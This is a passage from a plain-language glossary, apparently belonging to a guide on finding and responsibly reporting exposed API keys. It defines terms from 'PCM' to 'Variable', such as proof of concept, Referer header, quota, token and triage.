- PCM: an uncompressed audio format.
- Proof of concept (PoC): a small, safe demonstration that something is possible.
- Prompt: the instruction or text you send to an AI model.
- Proxy: a middleman position between your browser and the internet.
- Quota: the allowance of usage a key is given.
- Referer header: a note attached to a request saying which page it came from; easy to fake.
- Regular expression: a pattern language for matching text.
- Repository (repo): a project folder stored on GitHub.
- Restricted: limited, for example to one website or one Google service.
- Shell: the text-based interface where you type commands.
- Token: a secret string that grants access, like a temporary password.
- Triage: the first review a report goes through, where a company decides whether it is real and how serious it is.
- Truncated: shortened, so a report stays readable.
- Unauthenticated: no login is needed; the key alone is enough.
- Variable: a named container in a shell for a value you reuse.



